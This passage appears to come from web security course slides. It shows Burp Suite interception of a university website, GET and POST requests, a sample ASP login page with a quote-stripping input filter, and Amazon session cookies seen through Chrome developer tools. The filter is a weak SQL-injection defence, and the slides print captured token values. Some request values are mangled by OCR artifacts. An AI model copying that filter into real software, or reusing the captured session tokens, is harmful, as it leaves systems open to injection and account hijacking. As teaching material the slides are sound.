The screenshot shows the "SwitchyOmega Options" page in a browser. The title bar says "Proxy SwitchyOmega - < > SwitchyOmega Options". The main content area is titled "Profile :: proxy". On the left, there's a sidebar with "SETTINGS" (Interface, General, Import/Export) and "PROFILES" (proxy, auto switch, New profile...). The "proxy" profile is selected. On the right, under "Proxy servers", there's a table:

| Schema | Protocol | Server | Port |
|-----------|----------|-----------|------|
| (default) | HTTP | 127.0.0.1 | 8080 |

A blue circle labeled "1" is over the "Server" column header. Below the table is a "Show Advanced" button. In the "ACTIONS" section at the bottom left, there are two buttons: "Apply changes" (green background, blue border, blue circle labeled "2") and "Discard changes".

0x03. Key fundamental concept of Web (1/5)



▪ Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega

The screenshot shows the 'Proxy SwitchyOmega Options' page in a browser. On the left, there's a sidebar with 'SETTINGS' (Interface, General, Import/Export) and 'PROFILES' (proxy, auto switch, New profile...). Under 'ACTIONS', 'Apply changes' is checked. The main area is titled 'Profile :: proxy' and contains a table for 'Proxy servers'. The table has columns for Scheme, Protocol, Server, and Port. A 'Show Advanced' button is below the table. To the right of the table is a 'Bypass List' with three entries: 127.0.0.1, ::1, and localhost. A context menu is open over the 'System Proxy' button in the top right, with 'proxy' highlighted.

| Schema | Protocol | Server | Port |
|-----------|----------|-----------|------|
| (default) | HTTP | 127.0.0.1 | 8080 |

Bypass List
Servers for which you do not want to use any proxy: (One server on each line.)
(Wildcards and more available...)

127.0.0.1
::1
localhost

0x03. Key fundamental concept of Web (1/5)



- Request : [www.ntust.edu.tw](http://www.ntust.edu.tw/home.php)


The screenshot shows the SwitchyOmega browser extension interface at the top, with the URL www.ntust.edu.tw/home.php highlighted. Below it is the Burp Suite Free Edition v1.7.24 - Temporary Project window. The Burp Suite interface includes a navigation bar with Burp, Intruder, Repeater, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The main pane shows a request to <http://www.ntust.edu.tw:80> [140.118.242.106]. The "Intercept" tab is selected. Below the tabs are buttons for Forward, Drop, Intercept is on, and Action. The raw request details are as follows:

```
GET /home.php HTTP/1.1
Host: www.ntust.edu.tw
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Connection: close
```

0x03. Key fundamental concept of Web (1/5)



- Remind Proxy setting: Intercept Server Response



0x03. Key fundamental concept of Web (1/5)



▪ Remind Proxy setting: Intercept Server Response

The screenshot shows the Burp Suite Free Edition interface with the 'Proxy' tab selected. The 'Intercept' tab is active. In the main pane, there are two checkboxes:

- Automatically fix missing or superfluous new lines at end of request
- Automatically update Content-Length header when the request is edited

Below this, the 'Intercept Server Responses' section is shown. It contains a note: "Use these settings to control which responses are stalled for viewing and editing in the Intercept tab." A checkbox labeled "Intercept responses based on the following rules:" is checked and highlighted with a red dashed border. The table below lists the rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|-----|-------------------------------------|----------|---------------------|--------------------|-----------|
| | <input checked="" type="checkbox"/> | | Content type header | Matches | text |
| | <input type="checkbox"/> | Or | Request | Was modified | |
| | <input type="checkbox"/> | Or | Request | Was intercepted | |
| | <input type="checkbox"/> | And | Status code | Does not match | ^304\$ |
| | <input type="checkbox"/> | And | URL | Is in target scope | |

At the bottom of the table, another checkbox is present: "Automatically update Content-Length header when the response is edited".

0x03. Key fundamental concept of Web (1/5)



■ Response

The screenshot shows the Burp Suite Free Edition interface. The title bar says "SwitchyOmega Profile :: proxy". The main window displays a response from <http://www.ntust.edu.tw:80/home.php>. The "Intercept" tab is selected in the top navigation bar. The response content is shown in the "Raw" tab, which includes the HTTP header and the HTML source code of the page.

SETTINGS

PROFILES

ACTIONS

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Sat, 26 Aug 2017 12:13:13 GMT
Server: Apache
Set-Cookie: PageLang=zh-tw; expires=Thu, 22-Feb-2018 12:13:13 GMT; path=/
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
X-Cache: MISS from proxy
Via: 1.1 proxy (squid/3.4.10)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="zh-tw">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" /><meta name="keywords" content="国立台湾科技大学, 2017, 000, 000, NTUST, National Taiwan University of Science and Technology, Taiwan Tech" />
<meta name="description" content="国立台湾科技大学, 2017, 00000000, 000, 000, NTUST, National Taiwan University of Science and Technology, Taiwan Tech" />
<meta name="google-site-verification" content="7ZTx92eQ11T2Sn98j1acqRNbG-CZbhMWKAkGw6I72c" />

0x03. Key fundamental concept of Web (1/5)



■ Response

The screenshot shows a web browser window displaying the homepage of National Taiwan University of Science and Technology (NTUST). The browser title bar reads "Proxy SwitchyOmega - 國立臺灣科技大學". The address bar shows "www.ntust.edu.tw/home.php". A Burp Suite Free Edition v1.7.24 temporary project window is overlaid on the browser. The Burp Suite interface includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The Proxy tab is selected, and the Intercept tab is also selected. The main pane shows the response from "http://www.ntust.edu.tw:80/files/40-1000-168-1.php?Lang=zh-tw [140.118.242.106]". The response content is as follows:


```
HTTP/1.1 200 OK
Date: Sat, 26 Aug 2017 12:18:29 GMT
Server: Apache
Set-Cookie: PageLang=zh-tw; expires=Thu, 22-Feb-2018 12:18:29 GMT; path=/
Set-Cookie: PageLang=zh-tw; expires=Thu, 22-Feb-2018 12:18:29 GMT; path=/
Set-Cookie: PageLang=zh-tw; expires=Thu, 22-Feb-2018 12:18:29 GMT; path=/
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
X-Cache: MISS from proxy
Via: 1.1 proxy (squid/3.4.10)
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="zh-tw">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" /><meta name="keywords" content="國立臺灣科技大學, NTUST, National Taiwan University of Science and Technology, Taiwan tech" />
<meta name="description" content="國立臺灣科技大學, NTUST, National Taiwan University of Science and Technology, Taiwan Tech" />
<meta name="google-site-verification" content="7ZTx92eQ11T2Snc98j1acqRNbG-CZbhMWKAkGw6I72c" />
<title>國立臺灣科技大學</title>
<link rel="stylesheet" href="/ezfiles/0/1000/static/combine-zh-tw.css" type="text/css" />
<!--#if IE 6-->
```

0x03. Key fundamental concept of Web (2/5)



- GET / POST Methods



- Which one is more dangerous?
- Look over GET/POST methods using Chrome browser

0x03. Key fundamental concept of Web (2/5)



■ GET / POST Methods

The screenshot shows the Burp Suite Free Edition interface. The top bar displays the URL `http://www.ntust.edu.tw/bin/index.php?Plugin=school&Action=schoolcalsearc`. The main window has tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The Site map tab is selected, showing a tree view of the website structure. The Scope tab is also visible. A filter bar at the top of the main area says "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders". The Network tab displays a list of requests and responses. A red box highlights several requests in the list:

| Host | Method | URL | Params | Status | Length | MIME |
|-------------------------|--------|-----------------------------|-------------------------------------|--------|--------|------|
| http://www.ntust.edu.tw | GET | /bin/index.php | | 200 | 34649 | HTML |
| http://www.ntust.edu.tw | GET | /bin/index.php?Plugin=so... | | 200 | 227 | HTML |
| http://www.ntust.edu.tw | GET | /bin/index.php?Plugin=so... | <input checked="" type="checkbox"/> | 200 | 48764 | HTML |
| http://www.ntust.edu.tw | POST | /bin/index.php?Plugin=so... | | 200 | 35131 | HTML |
| http://www.ntust.edu.tw | GET | /bin/index.php?Plugin=so... | <input checked="" type="checkbox"/> | 200 | 49253 | HTML |
| http://www.ntust.edu.tw | GET | /bin/index.php?Plugin=so... | <input checked="" type="checkbox"/> | 200 | 49249 | HTML |
| http://www.ntust.edu.tw | GET | /bin/index.php?Lang=zh-tw | | 200 | 40020 | HTML |

The Request tab shows the details of a selected GET request:

```
GET /bin/index.php?Plugin=school&Action=schoolcalsearch HTTP/1.1
Host: www.ntust.edu.tw
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://www.ntust.edu.tw/files/40-1000-168-1.php?Lang=zh-tw
Cookie: PageLang=zh-tw; _counter=32627519
```

The Params, Headers, and Hex tabs are also visible below the Request tab.

0x03. Key fundamental concept of Web (2/5)



■ GET / POST Methods

The screenshot shows the Burp Suite interface. On the left, a tree view of URLs is displayed, including entries for various hosts like student2.ntust.edu.tw, triangle.ntu.edu.tw, and www.ntust.edu.tw. Under the www.ntust.edu.tw entry, there is a folder named 'bin' containing files such as home.php, index.php, showads.php, showmodule.php, ezfiles, 0, files, js, and lib. The 'index.php' file under 'bin' is currently selected and highlighted in orange.

In the main pane, a table lists network requests. One request for 'index.php?Plugin=sc...' is highlighted with a red border and has its status set to 'POST'. The details tab shows the raw request:

```
POST /bin/index.php?Plugin=school&Action=schoolcalsearch HTTP/1.1
Host: www.ntust.edu.tw
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://www.ntust.edu.tw/files/40-1000-168-1.php?Lang=zh-tw
Content-Type: application/x-www-form-urlencoded
Content-Length: 258
Cookie: PageLang=zh-TW; _counter=32627519
```

The raw request body contains several parameters:

```
SchKey=555-555-0199@example.com&Category=2&CalEndCompDate=%3e%3d&CalEndBnDate=555-555-0199@example.com&CalStartCompDate=%3e%3d&CalStartEdDate=555-555-0199@example.com&CalStartBnDate=e=555-555-0199@example.com&search=search&CalEndEdDate=555-555-0199@example.com
```

0x03. Key fundamental concept of Web (2/5)



■ GET / POST Methods

The screenshot shows a web browser window with the URL www.nkmu.edu.tw/personboard/board.asp. The page is in Korean, with a message at the top asking if the user wants to switch to Chinese. The main content area features the university's logo and name, "國立高雄海洋科技大學 National Kaohsiung Marine University". To the right, it says "徵才專區" (Recruitment Area) and has a large "Job" title. Below this, there is a search bar with "主題檢索" (Topic Search) and a "管理者登入" (Administrator Login) button. A table lists three job posts:

| 類型 | 公告主題 | 公告處室 | 張貼者 | 公告日期 | 公告期限 | 閱讀 |
|----|-----------------------------|------|-------|-----------|-----------|-----|
| 普通 | 國立高雄海洋科技大學外語教育中心約用行政助理甄選公告 | 人事室 | admin | 2017/8/22 | 2017/8/31 | 146 |
| 普通 | 國立高雄海洋科技大學基礎教育中心徵聘專案教學教師 公告 | 人事室 | admin | 2017/8/21 | 2017/9/17 | 96 |
| 普通 | 國立高雄海洋科技大學計畫專任助理甄選公告 | 人事室 | admin | 2017/8/14 | 2017/8/31 | 308 |

At the bottom, there is a navigation bar with arrows and the text "1 頁 / 1 頁".

國立高雄海洋科技大學 地址:81157 高雄市楠梓區海專路142號 電話:(07)361-7141



■ GET / POST Methods

NKMU 校園徵才公告

| 類型 | 最新消息公告主題 | 公告處室 | 張貼時間 |
|----|---------------------------|------|-----------------------|
| 普通 | 國立高雄海洋科技大學澎湖縣人工魚礁區之健康指數調查 | 人事室 | 2016/5/26 下午 01:45:28 |

公 告 內 容

一、職務：國立高雄海洋科技大學-澎湖縣人工魚礁區之健康指數調查計畫助理。

二、名額：一名。

三、依據：國立高雄海洋科技大學臨時人員工作規則第二篇委託計畫人員工作規則辦理。

四、工作報酬：本計畫助理試用期及考核通過薪資同為新台幣31,520元。

五、聘期：即日起至105年12月31日；新進人員試用期三個月（報酬如上述），期滿經考核成

0x03. Key fundamental concept of Web (2/5)



■ GET / POST Methods

A screenshot of a web browser displaying the National Taiwan University Newsletter (臺大校訊) website. The URL in the address bar is host.cc.ntu.edu.tw/sec/schinfo/epaper/article.asp?num=1273&sn=14561. The page features a large background image of several tall palm trees against a clear blue sky. In the top right corner, the university's logo is displayed next to the text "臺大校訊" and "National Taiwan University Newsletter". At the bottom left, there is a dark banner with white text and icons: "臺大首頁" (Home), "臺大校訊首頁" (Newsletter Home), "校訊投稿" (Contribute to the newsletter), and "回校訊第 1273 期" (Return to Issue 1273). The overall layout is clean and professional.

臺大EMBA攜手社會企業與CSR一同談出社會創新與企業永續

臺大EMBA邁入二十周年，今年以「社會創新」為主軸，以呼應利他精神的實踐，臺大EMBA執行長謝明慧認為，臺大扮演價值領航者角色，不斷的創新之餘，更要融合多元價值，這一直是臺大EMBA辦學




punggon.kim
punggon@gmail.com

0x03. Key fundamental concept of Web (3/5)



- Client Side vs. Server Side Language



- Look over Client Side Scripting vs. Server Side Scripting

0x03. Key fundamental concept of Web (3/5)



■ Client Side vs. Server Side Language

```
<html>
<head>
<title>Login Page</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<link rel="stylesheet" href="../text.css">
</head>
<body bgcolor="#8b0029">
<br><p><p>

<script language="javascript">
<!--
function cleanQueryTerm( formName ) {
    var specialChars='~`!@#$%^&*-+=|[{}];:#',<,>/?';
    var userid=formName.userid.value;
    var userpw=formName.userpw.value;

    formName.userid.value = userid;
    formName.userpw.value = userpw;

    document.loginform.submit();
}

-->
</script>
</center>
<b><font color="white">Login</font></b><br><br>

<form name="loginform" method="post" action="secure_member_login_check.asp">
```

```
^
3  <%
4  Function Reform(sString, nMaxLen, isNum)
5      Dim temp
6      Dim nErr
7      temp = Trim(sString) & ""
8
9      if isNum = 1 then
10         if isNumeric(temp) = Flase then
11             response.write(temp & " is Not Number ")
12         End if
13     end if
14
15     if nMaxLen > 0 then
16         if len(temp) > nMaxLen then
17             response.write(temp & "is over Maxlength " & nMaxLen)
18             response.end
19         end if
20     end if
21
22     temp = Replace ( temp, "'", "" )
23     temp = Replace ( temp, "--", "" )
24
25     Reform = temp
26
27 End Function
28 %>
29
30
31
32 <%
33 id = Reform(request.Form("userid"),0,0)
34 password = Reform(request.Form("userpw"),0,0)
35
```

0x03. Key fundamental concept of Web (4/5)



- User authentication (Cookie/Session)



- Look over the process of user authentication

0x03. Key fundamental concept of Web (4/5)



▪ User authentication (Cookie/Session)

Lock Response from https://www.amazon.com:443/ap/signin [54.239.25.192]

Forward Drop Intercept is on Action Comment this item ?

Raw Headers Hex

Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: https://www.amazon.com/?_encoding=UTF8&ref_=nav_ya_signin&
X-Frame-Options: SAMEORIGIN
Set-Cookie: ap-fid="" Domain=.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/ap/; Secure
Set-Cookie: a-ogbcbff=deleted Domain=.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Set-Cookie: x-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-id="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-token="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: session-id-time="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: ubid-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: at-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: sess-at-main="" Domain=.www.amazon.com; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure
Set-Cookie: a-ogbcbff=1 Domain=.amazon.com; Expires=Thu, 25-Aug-2016 15:20:43 GMT; Path=/
Set-Cookie: ubid-main=154-3040927-5884906 Domain=.amazon.com; Expires=Wed, 20-Aug-2036 15:06:43 GMT; Path=/
Set-Cookie:
session-token="L2KIG39D3Re7wB+VWJ6wPN9w66HOEWLsC77/eaNhn71fB7JhEUECw2crO7AR2peF+zSRiO3PMUuIGPPYwEge8fcv6LCDvg0n3IDnwffyDnNrUhHxXmGwl+WB36zlydC
JQsuvQbTs6eYDlmf7b
15:06:43 GMT; Path=/

0x03. Key fundamental concept of Web (4/5)



- Look at session/cookie via administrative tool in Chrome: Ctrl+Shift+I

The screenshot shows a Google Chrome browser window with the address bar displaying 'Amazon.com: Online Sh... | https://www.amazon.com'. The main content area shows an advertisement for an 'All-New fire 7' tablet with a price of '\$49.99'. A context menu is open, with the '개발자 도구(D)' (Developer Tools) option highlighted by a red dashed box. The menu also includes options like '페이지를 다른 이름으로 저장(A)...', '도구 더보기', and '종료(X)'. The browser interface includes a toolbar with icons for FreeTime, Alexa, Pinterest, Video, and Spotify, and a navigation bar with tabs for 'AmazonBasics' and 'SHOPBC'.

Developer Tools (Ctrl+Shift+I) is highlighted with a red dashed box in the context menu.

Context menu options:

- 페이지를 다른 이름으로 저장(A)... Ctrl+S
- 데스크톱에 추가...
- 인터넷 사용 기록 삭제(C)... Ctrl+Shift+Del
- 확장 프로그램(E)
- 작업 관리자(T) Shift+Esc
- 개발자 도구(D) Ctrl+Shift+I

Browser interface:

- Toolbar: FreeTime, Alexa, Pinterest, Video, Spotify
- Navigation: Back, Forward, Stop, Refresh, Address Bar: 안전한 | https://www.amazon.com
- Header: NEW & INTERESTING FINDS ON AMAZON, EXPLORE, amazon Try Prime, Departments, Your Amazon.com, Today's Deals, EN, Help, Account
- Main Content: All-New fire 7 with AI, \$49.99, Limited-time offer
- Footer: SHOPBC, Cool Styles Warm Days, /kyounggon.kim, esra@gmail.com

0x03. Key fundamental concept of Web (4/5)



- Look at session/cookie via administrative tool in Chrome:
Application > Cookies

The screenshot shows the Google Chrome DevTools interface. At the top, there's a browser header with a lock icon, the URL 'https://www.amazon.com/ap/signin?_encoding=UTF8&openid.assoc_handle=usflex&openid.claimed_id='..., and various toolbar icons. Below the header is the Amazon sign-in page. In the bottom right corner of the slide, there's a watermark with the text 'younggon.kim' and 'anesra@gmail.com'.

The DevTools sidebar on the left has sections for Storage (Local Storage, Session Storage, IndexedDB, Web SQL), Cache (Cache Storage, Application Cache), and Cookies. The Cookies section is highlighted with a red dashed box. The main content area shows the 'Application' tab selected in the tab bar (also highlighted with a red dashed box). The table below lists various cookies:

| Name | Value | Domain | Path | Expires | Size | HTTP | Secure | SameSite |
|-----------------|--------------------------------------|----------|------|----------|------|------|--------|----------|
| JSESSIONID | E92552DE3A0660B1D614E68D4675F5F3 | www.... | / | Session | 42 | ✓ | ✓ | |
| csm-hit | s-9EZEN6SJMWRXKV1GW78W 150375117... | www.... | / | 2017-... | 43 | | | |
| session-id | 132-2440656-1310310 | .amaz... | / | 2036-... | 29 | | | |
| session-id-time | 20827872011 | .amaz... | / | 2036-... | 26 | | | |
| session-token | Dop7y9jCOeD7y29wrOOmzOJb1tLqA/7uY... | .amaz... | / | 2037-... | 269 | | | |
| skin | noskin | .amaz... | / | Session | 10 | | | |
| ubid-main | 135-3004870-1014229 | .amaz... | / | 2037-... | 28 | | | |
| x-wl-uid | 10OoFoK/DABzponx7nU/XPTObRDNPn5F... | .amaz... | / | 2036-... | 85 | | | |

0x03. Key fundamental concept of Web (4/5)



■ User authentication (Cookie/Session)

The screenshot shows a browser window for Amazon.com with the URL https://www.amazon.com/?ref_=nav_signin&. The page displays a search bar, a navigation menu with 'Hello, KyoungGon', and a shopping cart icon. The main content area features a backpack and a pair of sneakers with the text 'The Ultimate Activewear'.

The developer tools application tab is open, showing the Storage panel with the Cookies section expanded. A table lists various cookies:

| Name | Value | Domain | Path | Expires | Size | HTTP | Secure | SameSite |
|-----------------|----------------------------------|------------|----------|----------|------|------|--------|----------|
| JSESSIONID | 0B0EEAE650C816C4CF1FD0E4CA1E533F | www.... | / | Session | 42 | ✓ | ✓ | |
| a-ogbcbff | 1 | .amaz... | / | 2017-... | 10 | | | |
| at-main | AtzaIwEB... | .amaz... | / | 2037-... | 424 | ✓ | ✓ | |
| csm-hit | s-VYS9T0... | 51339112 | www.... | 2017-... | 43 | | | |
| lc-main | en_US | .amaz... | / | 2037-... | 12 | | | |
| sess-at-main | "/CeowqC... | 813TLOy... | .amaz... | Session | 58 | ✓ | ✓ | |
| session-id | 132-2440 | .amaz... | / | 2036-... | 29 | | | |
| session-id-time | 20827872 | .amaz... | / | 2036-... | 26 | | | |
| session-token | "E8QK6m... | f3IGN/v... | .amaz... | 2037-... | 295 | | | |
| skin | noskin | .amaz... | / | Session | 10 | | | |
| ubid-main | 135-3004... | 1111111111 | .amaz... | 2036-... | 28 | | | |



